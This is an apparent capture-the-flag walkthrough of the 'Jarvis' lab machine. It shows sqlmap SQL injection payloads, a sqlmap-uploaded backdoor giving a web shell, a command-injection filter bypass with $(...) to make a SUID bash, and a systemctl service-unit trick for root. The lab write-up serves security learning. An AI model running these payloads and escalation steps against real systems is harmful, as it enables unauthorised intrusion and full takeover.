



# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.143 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 17:42 IST
Nmap scan report for 10.10.10.143
Host is up (0.95s latency).
Not shown: 47706 closed tcp ports (reset), 17826 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
64999/tcp open  http     Apache httpd 2.4.25 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.03 seconds
```

## 2) Checked the website



## 3) There is a WAF over the 64999 port

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 13 Jun 2024 12:21:54 GMT
3 Server: Apache/2.4.25 (Debian)
4 Last-Modified: Mon, 04 Mar 2019 02:10:40 GMT
5 ETag: "36-5833b43634c39"
6 Accept-Ranges: bytes
7 Content-Length: 54
8 IronWAF: 2.0.3
9 Connection: close
10 Content-Type: text/html
11
12 Hey you have been banned for 90 seconds, don't be bad
13
```

## Vulnerability Assessment

### 1) Found sqli

```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 86 HTTP(s) requests:
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: http://supersecurehotel.htb/room.php?cod=5 AND 6318=6318

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://supersecurehotel.htb/room.php?cod=5 AND (SELECT 2909 FROM (SELECT(SLEEP(5)))edCF)

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: http://supersecurehotel.htb/room.php?cod=-5628 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7162627171,0x717417844566c76794157495a58774e716a534346444a,0x716a6a6b71),NULL,NULL-- -- injected into

[18:29:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:29:48] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/supersecurehotel.htb'

[*] ending @ 18:29:48 /2024-06-13/

(vigneswar@VigneswarPC)~$ sqlmap -u 'http://supersecurehotel.htb/room.php?cod=5*' |
```

## Exploitation

```
[18:31:21] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/', /var/www/html/, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-defa
ult, /srv/www/htdocs, /usr/local/var/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[18:31:25] [INFO] retrieved web server absolute paths: '/images/'
[18:31:25] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[18:31:26] [WARNING] unable to upload the file stager on '/var/www/'
[18:31:26] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[18:31:27] [WARNING] expect junk characters inside the file as a leftover from UNION query
[18:31:27] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[18:31:28] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[18:31:29] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://supersecurehotel.htb:80/tmpukirb.php
[18:31:30] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://supersecurehotel.htb:80/tmpbjcct.php
[18:31:30] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'www-data'
os-shell> |
```

[illegible]

```
www-data@jarvis:/var/www$ sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/var/www$
```

4) Found a command injection vulnerability

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

We can use subshell syntax to bypass this

```
www-data@jarvis:/var/www$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
Enter an IP: $(whoami)
simpler.py
@ironhackers.es
*****
We can use subshell syntax to bypass this
Enter an IP: $(whoami)
ping: pepper: Temporary failure in name resolution
www-data@jarvis:/var/www$
```

5) Used it to get pepper shell

```
www-data@jarvis:/var/www$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
-----
-rw-r--r-- 1 root root 224 May 20 23:24 .gdb_history
-rw-r--r-- 1 root root 81 May 20 23:21 .gdbinit
-rw-r--r-- 1 root root 79 May 20 23:21 .gitignore
-rw-r--r-- 1 root root 167 May 20 23:21 .mysql_history
-rw-r--r-- 1 root root 102 May 20 23:21 .profile
drwxr-xr-x 2 root root 4096 May 20 23:21 .ssh
-rw-r--r-- 1 root root 12381 Jun 13 09:27 @ironhackers.es info
-rw-r--r-- 1 root root 208 Apr 19 18:45 wget-hsts
***** history
-rw-r--r-- 1 root root 10868 Feb 28 06:33 .zshrc
Enter an IP: $(cp /bin/bash /tmp/)$ (chmod +xs /tmp/bash)
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
          [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
          [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
          [-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
          [-l preload] [-m mark] [-M pmtudisc_option]
          [-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
          [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
          [-W timeout] destination
www-data@jarvis:/var/www$ ls /tmp
bash f root.service shell tmp.JheXgQZsyZ tmp.JheXgQZsyZ.service
www-data@jarvis:/var/www$ ls /tmp/bash -al
-rwsr-sr-x 1 pepper pepper 1099016 Jun 13 09:27 /tmp/bash
www-data@jarvis:/var/www$ /tmp/bash -p
bash-4.4$ whoami
pepper
bash-4.4$
```

## Privilege Escalation

### 1) Found systemctl execute permissions

```
pepper@jarvis:~$ find / -type f -perm /6000 2>/dev/null -exec ls -al {} \;
-rwsr-xr-x 1 root root 30800 Aug 21 2018 /bin/fusermount
-rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
-rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
-rwsr-x--- 1 root pepper 174520 Jun 29 2022 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount
-rwsr-xr-x 1 root root 40536 Mar 17 2021 /bin/su
-rwxr-sr-x 1 root shadow 35592 May 27 2017 /sbin/unix_chkpwd
-rwxr-sr-x 1 root ssh 358624 Mar 1 2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 40264 Oct 29 2021 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19008 Jan 17 2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71856 Mar 17 2021 /usr/bin/chage
-rwxr-sr-x 1 root tty 27448 Mar 7 2018 /usr/bin/wall
-rwsr-xr-x 1 root root 40312 Mar 17 2021 /usr/bin/newgrp
-rwxr-sr-x 1 root shadow 22808 Mar 17 2021 /usr/bin/expiry
-rwsr-xr-x 1 root root 59680 Mar 17 2021 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 Mar 17 2021 /usr/bin/gpasswd
-rwxr-sr-x 1 root tty 14768 Apr 12 2017 /usr/bin/bsd-write
-rwsr-xr-x 1 root root 40504 Mar 17 2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 140944 Jan 23 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 50040 Mar 17 2021 /usr/bin/chfn
-rwxr-sr-x 1 root utmp 10232 Feb 18 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 440728 Mar 1 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
pepper@jarvis:~$
```

2) Exploited it to get root access

<https://gtfobins.github.io/gtfobins/systemctl/>

```
pepper@jarvis:~$ TF=$(mktemp).service
pepper@jarvis:~$ echo '[Service]' > $TF
> Type=oneshot
> ExecStart=/bin/sh -c "chmod +s /bin/bash"
> [Install]
> WantedBy=multi-user.target' > $TF
pepper@jarvis:~$ /bin/systemctl link $TF
Created symlink /etc/systemd/system/tmp.gWvpct2AIF.service → /tmp/tmp.gWvpct2AIF.service.
pepper@jarvis:~$ /bin/systemctl enable --now $TF
Created symlink /etc/systemd/system/multi-user.target.wants/tmp.gWvpct2AIF.service → /tmp/tmp.gWvpct2AIF.service.
pepper@jarvis:~$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# |
```

**SUID**

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.